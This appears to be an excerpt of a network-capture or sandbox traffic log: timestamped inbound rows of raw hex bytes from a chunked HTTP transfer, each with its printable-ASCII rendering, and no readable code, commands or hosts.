2022-05-23 06:27:16 UTC	199	IN	Data Raw: 5b 8b ed 8d b2 ee 72 2d b5 20 88 ac 22 7d 86 fb e1 55 f8 06 33 60 81 0b 29 c3 53 5e 48 bd 38 29 40 eb d7 6f d4 3c 71 d1 15 db a8 6f 48 d8 ea c7 5a e9 e5 3e 43 64 f4 14 4a 6f d9 00 52 8c 93 95 9c c2 17 14 9b 54 e4 74 f2 79 7d ec 9f ec 65 e0 17 3c 50 b2 26 33 9f e1 65 fb ba 83 5d 82 fd a4 37 ff 2b 58 a5 2a 61 31 64 c8 e4 ee 5f 70 11 1c fe 95 96 29 e5 a2 7f be 71 ab 0b 88 41 f3 12 a8 ca 91 ee 07 f3 33 77 7c 37 3b 3c a4 01 43 6b e4 6c 52 62 dd a8 37 aa 1d 28 cf 94 f6 96 99 0d 2c 8a ff 23 66 c1 69 4f 34 66 53 65 aa 1a 3a 45 01 8f cd db 1c 7c e7 1c 0a bd f0 1f 76 1c 62 81 f9 bf 2f b7 b1 cc 3d 76 de 28 e3 5b c4 dc a5 ea 12 b1 a9 e7 97 94 b2 2e fb e1 44 6a 01 e0 2f 46 c1 78 69 19 3e eb 05 cc 1b f2 24 78 14 a0 2a fe e3 1d 3a ed 17 79 24 bc 32 67 15 99 b3 11 59 45 Data Ascii: [r- "}U3`)S^H8)@o<qoHZ>CdJoRTty}e<P&3e]7+X*a1d_p)qA3w|7;<CkIRb7(,#fiO4fSe:E|vb/=v([.Dj/Fxi>$x*:y$2gYE
2022-05-23 06:27:16 UTC	215	IN	Data Raw: 32 34 63 38 0d 0a 21 ab 41 9e b8 1e e0 4d 3b 63 31 ac 2f 91 34 9b bf 31 f7 2b 8f 86 3f 58 86 99 3d e4 61 ab 1d 87 98 c4 50 51 ab 70 a5 02 89 c2 6a 0d 1d 96 53 ee 3d b9 a2 26 b1 31 f7 2a b6 de 73 5d 80 2c e0 22 ba 69 f3 60 71 69 23 a6 2d ff 06 b8 2f 4e 1e c3 79 9e b8 32 42 78 af 1a ae e0 1c 74 1b 27 a7 2d bf 62 ef 1e 75 44 be 33 8c 71 fa 27 ad 1c ce 37 a0 f3 27 1c ca 26 10 56 b7 26 36 34 3c a2 21 14 cb ec 47 7a af a2 f8 0e 54 62 8b 86 8b c7 9d 5c 48 bd 08 4e ff 19 40 24 de 0c 16 d1 7f 0c f5 a1 2d 37 ed 23 25 49 9d 8b 76 78 fd 7e 2e 94 d9 00 0d 5e 14 95 9c c2 2f 4b 4b 74 fd 21 79 b7 a6 e5 1e 18 d0 a7 c5 32 92 7c ac 72 a6 50 4e b0 26 ad 70 87 8e a8 b0 03 a1 23 52 a8 9c e2 0d 97 a0 22 55 80 be c3 67 5a b8 03 37 76 43 f2 34 a1 80 65 01 72 e6 3d a1 c2 91 62 34 Data Ascii: 24c8!AM;c1/41+?X=aPQpjS=&1*s],"i`qi#-/Ny2Bxt'-buD3q'7'&V&64<!GzTb\HN@$-7#%lvx~.^/KKt!y2| rPN&p#R"UgZ7vC4er=b4
2022-05-23 06:27:16 UTC	224	IN	Data Raw: 32 34 65 34 0d 0a 10 d0 19 78 62 64 ac 22 a2 46 e8 d2 55 b8 1e ec df db 94 6f ea 27 99 7e 82 08 3a f7 13 87 b7 67 19 36 9f 15 c8 77 b2 9c 48 ab 2b b9 97 fe 16 90 c2 40 92 f0 f3 a9 a3 b5 22 b3 be b3 29 62 5f 33 94 33 be 70 f7 0e 21 a0 52 ec 64 b1 a5 20 f2 6c e6 b1 6d 89 74 a4 e8 eb dd 3c 26 74 b9 57 c9 61 90 f8 1c 97 da c8 ce 36 e3 0d e5 ef 1e 75 54 be 33 88 71 fa 2f 85 d3 10 b5 ec 35 8d ea 07 46 04 3e d2 20 d8 7d b5 19 40 43 2f ec 65 5e 04 bd d4 98 2b 68 0f f4 5c 80 62 99 0d e7 9e b6 56 66 f8 ad 54 4c 4e 14 dd 66 84 a1 25 93 dd 87 71 9b bd dc 75 89 f4 98 6c ef 15 9e f3 22 a3 81 95 bc 9d b5 33 84 61 08 ca c3 e4 11 b0 8d e5 de 85 e3 10 ee a5 11 29 00 cf 74 bc 1b 37 48 3c 8c 54 a1 61 c1 61 88 6d 50 58 50 aa 1a fd 07 df fd 46 9d 14 bf f7 f6 6a 35 f0 2f b5 49 Data Ascii: 24e4xbd"FUo'~:g6wH+@")b_33p!Rd lmt<&tWa6uT3q/5F> }@C/e^+h\bVfTLNf%qul"3a)t7H<TaamPXPFj5/l
2022-05-23 06:27:16 UTC	233	IN	Data Raw: 34 30 38 37 0d 0a 15 43 e1 da 6c 9c 4d 31 76 ef 04 00 7f 91 27 53 51 2b 2b a1 1a 74 ed e2 7e d9 6c 35 76 16 5e 75 6a a1 dc 61 fa 67 78 6a 5c e4 d5 34 3a 5c 97 b6 b1 18 ed 64 6b 67 9f d5 85 db 66 e2 ea 9f 4c 88 4e 31 6b 53 c2 ff 3c 09 ba da 42 c8 24 5f 79 2a d3 ec c5 e7 2a 68 48 62 65 a0 da 23 15 32 c8 4a 6d 2e ed 3f 61 b5 e3 5c e2 63 43 62 1d 48 ee 65 7f 36 f6 29 67 91 a6 c9 05 f2 24 55 39 67 67 6b e2 06 b8 27 4e 1e c9 88 69 b9 76 66 40 37 54 79 69 d3 e4 0f e7 2a 68 48 c3 88 5a 51 6c be b0 07 be 7d eb a1 1c 61 46 52 a1 d0 63 fb d1 fb 57 6a ee 7b 11 08 29 67 a6 90 84 99 7f 65 45 3d 40 e1 b9 e9 4d fb aa 83 5b c1 70 69 05 fd 2a 64 10 a8 98 42 92 81 c2 6c e0 a9 a1 2c ef 16 75 58 b4 02 67 01 ee 9a 62 58 82 36 43 40 91 a3 64 62 b5 32 7b 5d aa 23 3c 65 e5 1f 43 Data Ascii: 4087ClM1v'SQ++t~l5v^ujagxj\4:\dkgfLN1kS<B$_y**hHbe#2Jm.?a\cCbHe6)g$U9ggk'Nivf@7Tyi*hHZQl }aFRcWj{}geE=@M[pi*dBl,uXgbX6C@db2{]#<eC
2022-05-23 06:27:16 UTC	249	IN	Data Raw: a0 4e c9 6b eb 2b 10 bf 77 77 49 ed 88 65 d4 8d e8 2d 08 08 55 94 57 c3 6f 3e 9d 14 0c b2 c4 d5 35 4a a2 69 1c b2 19 22 18 3b ea 06 02 8c eb dd f2 64 b4 49 05 87 28 cf 4a e6 3f 7c 3c aa a6 2b e9 45 16 35 d2 6a 5e c3 71 15 c6 97 a7 aa 20 d6 2c 31 d9 25 73 b0 e0 69 48 c3 ea a1 ae 93 8b 73 71 3c 71 83 9b ac ba 8d a0 3d 32 f7 e4 12 34 b7 32 3d 31 f4 59 3d 6c 00 22 3d 53 f3 61 0d b8 1e 73 aa 0b e7 f9 ac 2f 3e b6 d0 5a 31 f7 0d 0a Data Ascii: Nk+wwIe-UWo>5Ji";dl(J?|<+E5j^q ,1%siHsq<q=242=1Y=I"=Sas/>Z1
2022-05-23 06:27:16 UTC	249	IN	Data Raw: 32 36 64 63 0d 0a 13 20 fe 01 f8 9d d9 25 4b 16 27 fd bc 66 ed 17 f1 28 be 33 23 be 24 32 8e 9c b6 8d 98 c6 8d b6 4d 62 8c 34 5e 6a 37 8c 2a 91 60 6b e6 9b c6 af 2a 55 36 ee 8b 9c ff b1 70 e0 ac 16 c9 f8 6d 30 76 66 01 7b 1e 27 28 04 0f 75 34 77 ab 00 a9 8a 72 1d e7 fc 9e c3 ff 71 6a e5 21 4d 32 a0 3c 4e 53 bc d1 3d 76 98 21 13 01 3f c7 6c 6b 14 62 12 ba cd fa 39 6b 2b 20 8b 5f f6 2f 4e 6e 3d 73 12 31 b7 02 64 14 51 f8 1d 7c 60 84 77 5b 7a c9 5e 42 6a 91 46 4a fc c2 41 55 5a 44 70 96 39 ec 34 4e 53 4c d5 36 4d 9e 10 f1 79 5f 27 58 26 64 64 e6 3e 00 65 98 d9 9d 68 81 0a 15 5b 7c 43 b7 c3 8c 5d 52 56 44 a5 2b 5d 59 af a2 62 4a ab 1c 6c 1a 3a b1 13 49 be 32 67 05 30 53 66 2d d4 b5 23 5c 5a 5e 04 0e 34 ce 60 a0 12 76 bd 21 40 5b ae f5 de 85 af 19 1d 5b dc 89 Data Ascii: 26dc %K'f(3#$2Mb4^j7*`k*U6pm0vf{'(u4wrqj!M2<NS=v!?lkb9k+ _/Nn=s1dQ|`w[z^BjFJAUZDp94NSL6M y_'X&dd>eh[|C]RVD+]YbJl:I2g0Sf-#\Z^4`v!@[[
2022-05-23 06:27:16 UTC	259	IN	Data Raw: 31 35 38 64 0d 0a 9d 38 69 d9 15 3b 3a 2d 97 b7 41 23 4a 5f e5 70 66 c2 40 61 59 3e 3c 9c f9 22 68 e3 26 af a5 71 56 80 5c 87 35 84 bc d0 f4 4b e4 64 5a aa a4 c6 94 aa 2d 20 e1 87 6b 6a df 3d 1c 53 d3 c6 66 87 61 4f 5f ee 36 50 aa 2a 3a 1e 87 2a 66 db 24 7c 34 78 93 74 b0 07 76 5c c4 07 77 f7 9f 78 47 a5 71 92 9c a5 6b 35 bd 10 80 a9 55 79 d3 fb 51 b1 4c ff f1 12 c7 0b 29 a3 ec 7a 48 bd 00 29 88 8b bf 5b de 3c 71 19 ec 2b 6f ab 1d 50 a2 07 51 d1 ab 70 96 8a 35 ea 6a e7 2d a5 73 6d 69 d8 e2 06 82 da 24 5f 65 b6 40 dc 58 03 e1 d5 a2 64 52 2f d9 0d 6b aa 1d 28 96 64 e3 46 d5 05 14 ba d0 5d ac 91 cd 5c b3 a8 b1 56 a2 22 02 e9 3d 02 a6 27 3c 6c be 33 a7 bc 35 4e 56 d3 00 62 23 f3 27 43 07 e9 71 5e d4 30 d7 be 71 7d ed 2f 43 4d 69 f7 61 bd 71 e2 6f 4c 20 a6 74 Data Ascii: 158d8i;:-A#J_pf@aY><"h&qV\5KdZ- kj=SfaO_6P*:*f$\|4xtv\wxGqk5UyQL)zH)[<q+oPQp5j-smi$_e@XdR /k(dF]\V"='<l35NVb#'Cq^0q}/CMiaqoL t
2022-05-23 06:27:16 UTC	264	IN	Data Raw: 31 38 35 32 0d 0a 00 bf 8e 33 ce 08 2e 2d 5f 44 44 b4 5e 2b 60 ae 6e b6 d5 99 b3 2c 91 ca 89 8f f9 bd 22 ef 04 61 7a 2f f1 16 47 53 37 7c fb 33 41 9e 7d bd 89 64 6a 67 65 69 f1 dd bd 0c e5 2b 68 33 8e 79 e2 2f 9d f0 60 1b 3d 76 a1 05 9b c0 0b 6f 58 6d be 4e 2d 68 47 ae a9 5a 51 6c 08 b7 a1 3d 71 1e 3c 65 a5 e8 6d 78 1e 71 7e 3e 62 7a 5f 6a b2 1a 3e 65 64 d3 a6 87 29 7a cf 80 b9 16 fc 68 48 c3 7c bc 1e 6e c2 2d c0 73 a6 5a 6a 53 4b 31 66 e6 90 62 d7 d5 6b b6 d5 99 5d 51 6c 7c 79 e0 f5 03 61 e6 b2 24 f2 9d 61 1c 60 85 63 6c 3e a0 a4 b7 0c 3c 10 b4 d3 f2 44 26 7a cf c1 fe 2e 54 b2 51 96 31 27 e7 1b ff 74 c0 64 a1 e7 05 5b 01 ef 96 a7 d1 5e 10 92 80 9f 2a ed 1f 2e e5 70 c1 84 70 0e 0d 24 58 45 f3 12 07 d5 3b a3 5f b5 33 20 36 e2 ca c3 a4 09 14 6d e4 54 05 6d Data Ascii: 18523.-_DD^+`n,"az/GS7|3A}djgei+h3y/`=voXmN-hGZQl=q<emxq~>bz_j>ed)zhH|n-sZjSK1fbk]Q|ya$a`cl> <D&z.TQ1'td[^*.pp$XE;_3 6mTm

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:16 UTC	270	IN	Data Raw: 63 33 31 0d 0a 79 f1 61 4e b0 2f 0f 38 8b 0b 22 e2 2e 7a 00 b7 08 16 ff 22 64 64 d4 3c 7e d1 14 0f 57 a1 2d 6b 6e ed 17 5a 28 be 33 6c be 24 6d ef 1c 61 42 2b f1 1e 47 6b 8a 75 40 5f 65 7f be c4 2d e7 93 98 11 4e c2 5b b2 35 6b c2 c8 fd b1 ce ac 2f 59 d7 e5 97 31 ce 5f ce c7 67 35 e2 9f db 66 68 dd 89 99 c0 ef 0f 56 ed 78 71 30 df f2 06 e7 2d 42 0b fc 88 66 e2 36 65 92 78 35 05 f0 70 37 a2 0b fd 67 e4 64 71 8b 4b c6 94 aa 1d 0b 1a b9 33 dc df 3d 37 1b c5 b1 d0 cb 71 54 f2 24 5f b8 da ae d5 97 f0 1f cc 5d 51 51 00 dc 44 35 7e ef 5d a5 ba 8d 2b f5 f6 47 f3 62 34 76 d4 a6 7e be 67 75 2d e0 14 7d 68 f1 5f 75 74 e0 58 40 49 c5 d2 36 a9 92 84 70 c6 ed 3f ef 1b 3c 16 f0 3a 48 19 a2 24 22 3d 1e 7d 27 0c 10 3b 7d f7 af 95 71 6a 66 d3 c1 56 2f 79 6a 63 c8 de 10 2e Data Ascii: c31yaN/8".z"dd<~W-knZ(3l$maB+Gku@_e-N[5k/Y1_g5fhVxq0-Bf6ex5p7gdqK3=7qT$_]QQD5~]+Gb4v~gu-}h_utX@I6p?<:H$"=}';}qjfV/yjc.
2022-05-23 06:27:16 UTC	273	IN	Data Raw: 62 39 35 0d 0a 65 e0 d4 4c 0c 1d b6 b9 8a ba 3e 0d d5 05 53 cc d6 b0 9b bf db de be 9e 5d 5b 2b 87 b7 97 48 2a e7 a5 ec 6f 3e 76 4c b1 f8 6a 66 58 ac c6 9b 87 95 a4 06 15 27 12 7c 65 8f 8a 00 d3 46 aa 0a 12 2b f1 69 22 ce 8a ea 82 03 c7 64 1c eb 2b 3f 64 31 3b 76 a1 05 4b 0a ed 11 58 d1 5e 00 db 52 fe e2 a7 3f 3e 63 b4 03 2c d0 95 3d 31 9f 00 15 03 ea 30 63 c2 27 53 f0 39 65 37 f4 51 02 6f ea 12 02 3c 19 20 55 fe 2e 54 1f f7 b3 31 ea 1f 21 65 01 86 fc f7 13 3f 87 fa 49 a4 d3 1d 54 2b a1 25 2f 6e ed 1f 3e 24 be 23 64 bc 3d 4e 46 d3 08 05 8f 84 1a 63 43 23 bf b0 17 e4 f3 f5 3c 65 64 2a 39 3a 7f 21 79 96 f5 a7 e7 28 53 06 b2 87 2a d5 0c 18 3d 79 fd bf c9 60 7b 59 81 56 39 2b 6f 19 a8 c1 6e 42 66 19 e7 30 1f 7f 34 71 ad 22 7c 7d fc f4 7c 6a 2b c6 a2 41 28 98 Data Ascii: b95eL>S][+H*o>vLjfX'|eF+i"d+?d1;vKX^R?>c,=10c'S9e7Qo< U.T1!e?IT+%/n>$#d=NFcC#<ed*9:!y(S*=y`{YV9+onBf04q"|}|j+A(
2022-05-23 06:27:16 UTC	276	IN	Data Raw: 63 36 34 0d 0a 39 e1 3a 7c 15 3a e4 bc 2a 3c 0b 9d d4 ba 93 a9 7b be e0 2c ed 30 6f 2c a8 11 34 1c b0 18 33 3f 48 cd dd 0b e1 da 6c 8c 4d 31 76 2e cb 88 7b c1 69 58 50 63 e4 9e 4c e0 2a 66 5a 19 e7 89 52 e3 35 71 6a 2e d3 d9 56 f7 78 6a 63 0a eb 5f 96 d6 21 13 75 75 ec 17 bb 2e ec 5a b2 e3 11 1d 43 2f 69 00 4e 78 e2 31 e6 a0 d0 10 31 76 dc f7 c2 5f ba ae 1c 74 7b 28 49 62 48 ed 22 7e 05 45 48 7d 43 dd 6f cf 98 a7 09 f9 ac 34 e1 a5 f9 66 35 76 5f 2d bc f8 74 ec d8 4f f7 65 21 7a 68 d8 65 4f 4b 21 8b 15 21 22 e1 35 50 75 c6 42 56 2f cb c7 00 31 96 b8 18 a0 ab 62 e1 10 22 2e d3 21 7c 7d ff 3b 2d 24 2b 30 19 12 3a ea 10 d2 2b c2 8e 74 77 5f 65 bc b0 bc 65 64 6b ec d0 b1 7a 24 55 71 e0 96 e0 00 4e 31 27 e1 23 30 b5 39 15 36 2e c9 58 7b 41 e0 1c 74 1b e4 6f 18 Data Ascii: c649:|:*<{,0o,43?HlM1v.{iXPcL*fZR5qj.Vxjc_!uu.ZC/iNx11v_t{(IbH"~EH}Co4f5v_-tOe!zheOK!!"5PuBV/1b".!|};-$+0:+tw_eedkz$UqN1'#096.X{Ato
2022-05-23 06:27:16 UTC	279	IN	Data Raw: 31 38 34 37 0d 0a 4b 3a 3d 00 a1 8a 12 d2 80 45 fd 06 05 38 e1 9e d1 01 56 47 90 b1 32 43 62 f3 33 b7 8f 5e 3b 3c a2 21 87 85 06 2b 7a e3 10 c9 3d f8 6b 00 89 74 bf 0c 6a 79 3c c6 7c a2 de 79 aa bc 41 9e b9 91 c1 6d a3 3d 9c ab 2b 8e 20 3b d1 ed c2 40 a5 11 f8 b2 de b5 22 58 3b 7e 61 62 b5 33 7f 5c 72 35 3c e4 11 4b 42 23 c4 6c e5 38 19 68 aa 1d 20 05 8d b4 68 d5 0d 1c c6 74 a2 8e c6 b6 a0 86 ae 1d 8c 35 a1 cf 68 c9 6f ba 4f e2 6c 35 b7 26 e9 61 eb 13 84 55 72 54 f9 ad 26 97 d7 95 d9 5f 0e 72 e1 16 ec 21 bf e6 20 f5 86 72 55 39 ea 66 bc cd 04 cd 00 eb 2b 9c d7 93 cd 09 a1 05 f4 27 73 70 58 d1 6e bf 2b a6 48 2a ed 1f 81 e1 39 b6 fb 94 d1 ca c6 99 a4 71 ee 35 ba e8 0e b2 c3 97 9e 8f 31 bc 69 b5 e5 1e b7 05 6b 69 24 92 7c b3 a7 e6 cb 4e 5a 2e b2 25 c1 79 95 Data Ascii: 1847K:=E8VG2Cb3^;<!+z=ktjy<|yAm=+ ;@"X;~ab3\r5<KB#l8h ht5hoOl5&aUrT&_r! rU9f+'spXn+H*9q5 1iki$|NZ.%y
2022-05-23 06:27:16 UTC	286	IN	Data Raw: 31 65 65 62 0d 0a 55 39 ea 9f 4c d0 4e 31 6b 98 05 4b 3c 8a b5 52 96 40 24 5f 9e a1 08 50 40 eb 0e 98 48 2a 66 33 d8 e8 11 86 43 35 71 ab c2 7c b5 72 67 78 66 a2 ef 46 c4 76 5f 65 31 b4 88 41 94 6b 67 65 90 44 b1 55 b2 ef 0f 98 00 4e 31 e0 ee 7a 98 3c 4d 31 9e 7a e4 24 5f 31 e0 5d 51 26 6e 2a 2c c1 9e 42 aa 51 6c 35 b1 c7 11 99 6a 66 58 69 72 67 78 22 ea ff 46 d4 76 5f 65 7a be f0 29 ef a8 54 b7 68 f1 eb dc 8d 4f f3 68 00 4e 79 e2 c6 7a 98 3c 4d 31 3a eb dc 00 cf 79 69 58 19 a0 34 0a 21 c3 41 4e 13 da 1f 05 3f c8 4e 49 23 ed bb 04 2d 26 26 2b 3f 0b 9d d4 3e d6 39 13 3d 69 33 33 2a 33 24 74 3b 72 14 6e 23 a6 c4 24 0e cf 94 95 16 c9 d0 8d 33 76 66 04 af fa 71 6b 58 50 63 e4 97 60 4a 2a 66 12 da d9 3d 74 43 35 3d e1 d3 50 47 72 67 bf 2f fb 0b 8c 3c 76 98 20 Data Ascii: 1eebU9LN1kK<R@$_P@H*f3C5q\|rgxfFv_e1AkgeDUN1z<M1z$_1]Q&n*,BQl5jfXirgx"Fv_ez)ThOhNyz<M1:yiX4!AN?NI#-&&+?>9=i33*3$t;rn#$3vfqkXPc`J*f=tC5=PGrg/<v
2022-05-23 06:27:16 UTC	293	IN	Data Raw: 32 63 30 65 0d 0a bf a6 17 e0 f7 41 58 2d e9 7f d4 29 aa ba 61 de e7 27 a0 a2 4c 65 fa 22 e9 9f 4b 75 8c d8 74 2e 7b fe 12 76 2e 96 1d ae a6 5e 53 c3 21 2f a5 92 24 b8 2d 47 06 bc 65 d0 99 23 33 ee 78 65 d4 82 a3 dd 66 39 a4 df 3d 71 e8 24 63 01 24 a8 3a de 5a 8f aa 4d a9 e9 46 57 2a e3 1e b4 5a 0c b8 3e 98 0d 1f 86 0b ac 3e 15 a2 5b 50 20 c3 76 42 2a 19 e7 59 52 3b 7c fa a8 2e db 81 22 26 26 35 3d 80 ae 7c f5 b3 7d f0 31 18 30 08 66 67 a2 65 5e 20 40 cb 6b 2b 5b c0 06 b8 2f 4e 56 8f 78 69 19 d0 7e d6 24 de 3d 4d 70 08 9a 6f 2a e9 3c 0e 4e a4 98 fa 35 fd 07 11 59 22 e5 9c 5d b1 ab 30 e1 a7 0b eb 6c 7e 17 ec 47 25 74 ec 1c 73 32 2d ac 12 95 1d b8 87 cb 68 00 4e ba 2e 15 16 c3 c6 05 ba 87 ef 04 00 77 f2 2c 2f d9 6f 4b 0a 80 98 33 66 5a 96 29 3e 8b ab 3c 71 Data Ascii: 2c0eAX-)a'Le"Kut.{v.^S!/$-Ge#3xef9=q$c$:ZMFW*Z>>[P vB*YR;\|."&&5=\|}10fge^ @k+[/NVxi~$=Mpo*<N5Y"]0l~G%ts2-hN.w,/oK3fZ)><q
2022-05-23 06:27:17 UTC	304	IN	Data Raw: 34 61 30 37 0d 0a 24 98 3d 4d 18 67 e6 d4 2a e9 0c 0e 26 00 fc 6c 35 1d 07 11 31 06 ef 1c 61 32 ec 3c 4e 23 ce 6e 74 ce 8a 24 2a e1 fd 84 66 e2 2b 41 61 fb 50 71 79 40 a9 44 ba 89 75 4f 3a d3 8c e5 4d f0 1a 42 10 27 de 0d 4d 08 c3 2a 73 2a af 0c 0e 2e 40 df 6b 35 fd 0f 11 39 9d 87 73 8f a3 8e 7b a0 a2 aa 64 bd 3a 7b 2d 8e 65 3e 65 64 ea 13 41 69 c5 8a 5a 39 e0 6f 4c 48 c5 75 4f 3a d5 0c 18 0d ba 32 42 18 cc ae fb 69 58 18 a2 6a fc d7 48 2a 2e df 91 63 b1 df 40 35 71 ad 22 7c 05 41 72 03 6a a2 27 46 74 7d de 11 13 75 94 a5 67 81 e6 11 05 3a 8c 0d 93 59 a0 2c 24 0e 79 e0 67 fb f7 3c 4d b8 f7 2e 42 24 5f c1 fd a3 5d 2b 86 2e 97 b7 d5 2e d7 54 be ec 89 bc 7d f8 eb 8e 58 45 72 2f f5 6f 0b cc 62 34 3e d6 e4 1f 34 3c 65 2c e6 62 cf ad 84 db 1d b0 ea bb 69 00 4e Data Ascii: 4a07$=Mg*&l51a2<N#nt$*f+AaPqy@DuO:MB'M*s*.@k59s{d:{-e>edAiZ9oLHuO:2BiXjH*.c@5q"|Arj'Ft}u g:Y,$yg<M.B$_]+..T}XEr/ob4>4<e,biN
2022-05-23 06:27:17 UTC	320	IN	Data Raw: 13 32 e3 db 5d 61 59 50 2b 96 12 ff 48 93 d8 da 0f f4 74 ce 43 3f 0e f3 e7 dc 61 7a 66 78 6a 7a 1f 9d cb f7 eb 41 3f 34 3c 65 34 7f f7 65 e6 fe 00 ad 39 6b 2b 34 56 e1 31 ea ee 7a b0 3c 4d 31 0c 8f 40 24 de fd 4d a0 50 2b 6f 9f 3c b7 d5 e7 ee 75 94 35 76 43 88 76 cb 66 d3 c1 56 9f 78 6a 63 c8 e6 10 7e 5e 65 37 dd 2d 7c 64 6b 2f ec 24 c4 a6 55 39 23 a2 04 24 06 7d e2 16 7a 08 74 ce 55 52 5e 40 6c dc 1d 4d 68 50 6e 5c e3 2d 7b ea 2f d1 87 24 be b8 ca 69 55 42 ef 24 61 52 98 a8 26 ee df 46 94 76 5f 65 7e be 67 45 2d e0 0c 4d 68 f1 57 65 70 e0 c8 29 5f 0f 6f 34 a9 92 04 b7 91 78 ff 3d 48 6d d6 12 79 11 d9 58 77 7d 29 1e 6b 31 12 d2 80 45 fd c7 11 91 6a 66 58 0d f9 d3 5c aa 63 43 62 70 fd cb 41 8f 35 3c 65 2c e0 db 41 91 7a 24 55 b0 2f 0f 38 8b ca 15 b3 6a 5e Data Ascii: 2]aYP+HtC?azfxjzA?4<e4e9k+4V1z<M1@$MP+o<u5vCvfVxjc~^e7-\|dk/$U9#$}ztUR^@lMhPn\-{/iUBaR&Fv_e~gE-MhWep)_o4x=HmyXw})k1EjfX\cCbpA5<e,Az$U/8j^
2022-05-23 06:27:17 UTC	323	IN	Data Raw: 34 31 35 39 0d 0a a6 35 bd 29 40 2f 40 a3 dd e3 a5 21 1d 2f e1 bf f5 d7 ba 2f 4e 1a c3 78 69 71 9e 34 4f 24 5f 31 e0 5d 57 52 6f 2a 24 c3 e1 2a d1 94 e7 e3 3e c8 fa 39 e1 3a 7c 25 3a ec 14 4e 0b 0b e9 40 52 2f 2d b4 f1 6c 3a 2c 94 87 a9 a8 36 00 5d 6c 38 7d 3f 48 c3 9d 4f e2 a0 b7 c3 05 b0 9a 1e 42 24 5f f2 d4 f8 51 2b 6f 62 e3 fd 82 67 5a 51 5f fc ff 0f 11 2d d2 70 f5 41 72 a0 3c 4e 3b 90 24 3d 76 6c be 0a 51 46 64 64 64 e3 c1 25 7a 24 68 2f c6 2f 68 0f ca f2 68 6a 5e 75 98 0e 34 76 69 c4 ab 5c 79 69 65 17 f3 6a 2a 67 cc 64 64 5a 51 51 2e d8 45 35 7e ee 52 5a 45 72 5a d6 dc 65 43 6d b0 2b 5e 65 37 08 75 45 6f 6b 68 e1 5d 7e 24 55 04 65 f6 67 00 41 b4 0a 6e 5e 48 fb c8 99 77 66 40 c9 97 9d 69 33 d5 83 6e 2a 68 1a a3 e3 f2 50 6c 35 ce 98 b4 c8 1c e7 dd ed Data Ascii: 41595)@/@!//Nxiq4O$_1]WRo*$*>9:|%:N@R/-l:,6]l8}?HOB$_Q+obgZQ_-pAr<N;$=vlQFddd%z$h//hhj^u 4vi\yiej*gddZQQ.E5~RZErZeCm+^e7uEokh]~$UegAn^Hwf@i3n*hPl5

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:17 UTC	339	IN	Data Raw: 2b 41 47 b6 51 02 5d ea 23 41 51 84 a2 aa c6 ea c8 35 55 b5 ce ea 1e 7a 38 72 eb 15 4f a1 05 a4 87 ca c0 58 d1 e8 8a a3 63 48 ab 2b da 4b 0b 43 32 c2 40 f1 ac ae a1 01 f9 32 f8 e1 2f 67 12 dc b5 f9 9a c8 f2 78 41 1c 4f b2 5c 21 c2 49 94 2f 07 fa 04 24 36 b0 27 4e 26 04 02 34 7d fd 2a 64 5c a8 98 42 92 81 c2 6c e0 a9 a1 2c ef 16 75 14 b4 02 67 4d 67 11 ba 58 82 36 43 08 d6 77 68 62 b5 32 7b 15 a5 93 c3 9a a5 07 43 15 23 fb 50 71 49 38 69 62 00 02 ba 2e ca d5 1c 18 3d ba 3a 42 38 cd bb 7d 69 58 63 d4 d4 50 42 46 2a 2e 7b 2c cc f2 33 c3 8d 3c 4b 66 d9 30 f2 b8 51 3e ae c2 17 b4 11 3b 10 fa be 79 e5 ed 2e cf a2 64 fa 42 5d 72 6b aa 2d 80 c7 67 6b 6a df 3d bc a2 6f 3d 66 cb 69 df 31 e2 5d c8 1e 6f 2a e1 00 72 8f bf ad 93 ca b1 06 b5 2d dc f0 58 fd 71 d2 06 cf Data Ascii: +AGQ]#AQ5Uz8rOXcH+KC2@2/gxAO\!I/$6'N&4}*d\Bl,ugMgX6Cwhb2{C#PqI8ib.=:B8}iXcPBF*.{,3<Kf0Q> ;y.dB]rk-gkj=o=fi1]o*r-Xq
2022-05-23 06:27:17 UTC	339	IN	Data Raw: 66 64 34 0d 0a cc 45 52 16 fc c8 e1 0c e8 1c 74 5b e1 c0 68 48 ab 12 7e 21 1f 97 30 36 f2 35 4e 1e 7e f3 f6 67 b9 06 47 3b 66 bf 3a 7b 1d c0 d4 fd 8f 62 e2 33 41 59 11 60 71 41 31 a2 2c 24 36 b0 1f 4e 26 14 2f 42 31 fd 22 64 5c d4 3d 4d 28 db 6f 4b 56 e3 0c 0e 12 1e da 29 b5 ff 07 11 51 82 6a fb b8 8d a0 3c 4e 1b 39 b8 45 76 9e 09 13 4d 31 21 ef bb df 28 b0 b5 9e d4 4d 4f 53 e4 02 4e 31 ac 2e 7a 38 20 bf 09 76 2b cb e9 d4 35 4d 28 a7 ca d7 81 c2 e2 80 4d 90 80 85 36 bc 82 dc 77 e3 2a 7c 35 f3 13 5c 1a 73 b7 6b 34 b1 1a ed dd 28 45 65 e5 2e ef f7 eb 85 db d4 4c e3 e8 8c 71 4e f6 2e ea c6 0b 92 4d ba 3b e6 b7 c5 9e 93 6f d1 05 ab ee 5f e8 a5 9a 6f 5a 96 28 11 02 38 7b 32 6a ed 1c 61 06 ea 74 2a db 28 2e 90 71 9e 84 33 bc 70 41 10 e0 2b 41 55 8d c5 84 d3 e2 Data Ascii: fd4ERt[hH~!065N~gG;f:{b3AY`qA1,$6N&/B1"d\=M(oKV)Qj<N9EvM1!(MOSN1.z8 v+5M(M6w*|5\sk4(Ee.L qN.M;o_oZ(8{2jat*(.q3pA+AU
2022-05-23 06:27:17 UTC	343	IN	Data Raw: 31 38 35 65 0d 0a 77 43 35 71 22 ef 5f ce 37 50 f1 2d 6b 0f ef a8 52 af 65 37 35 b7 a6 2d e0 3c 75 68 f1 57 4d 70 e0 50 48 49 c5 d2 36 a9 16 cb d0 65 f6 32 42 48 ed 95 77 69 9f 14 0f 63 48 5c 46 2a a1 1e 75 7c 16 b8 48 35 b6 2e 42 4c 10 cf 6a 78 ad 27 67 52 7f df 94 65 7b be fd e4 20 4f 57 50 9c 85 db d4 7d 4f 1b 68 8f 4e 31 ea 1e 7a 78 fb 70 f8 76 ed 04 00 6f f0 2d 7c 60 ec 2b 0e 28 41 de 99 78 96 68 11 8a bf 3c 06 ad 22 7c 7d 1c 17 75 52 a4 07 46 7c 8b a3 fc 5f f2 78 41 54 12 69 f8 21 11 60 71 09 3e a2 2c 24 7e b0 27 4e 6e f0 c4 6a f5 f7 12 64 14 a5 4f 4c ac db 6f 4b 1a e1 0c 0e 56 d1 1d 48 0d fd 07 11 31 59 ae 19 cc 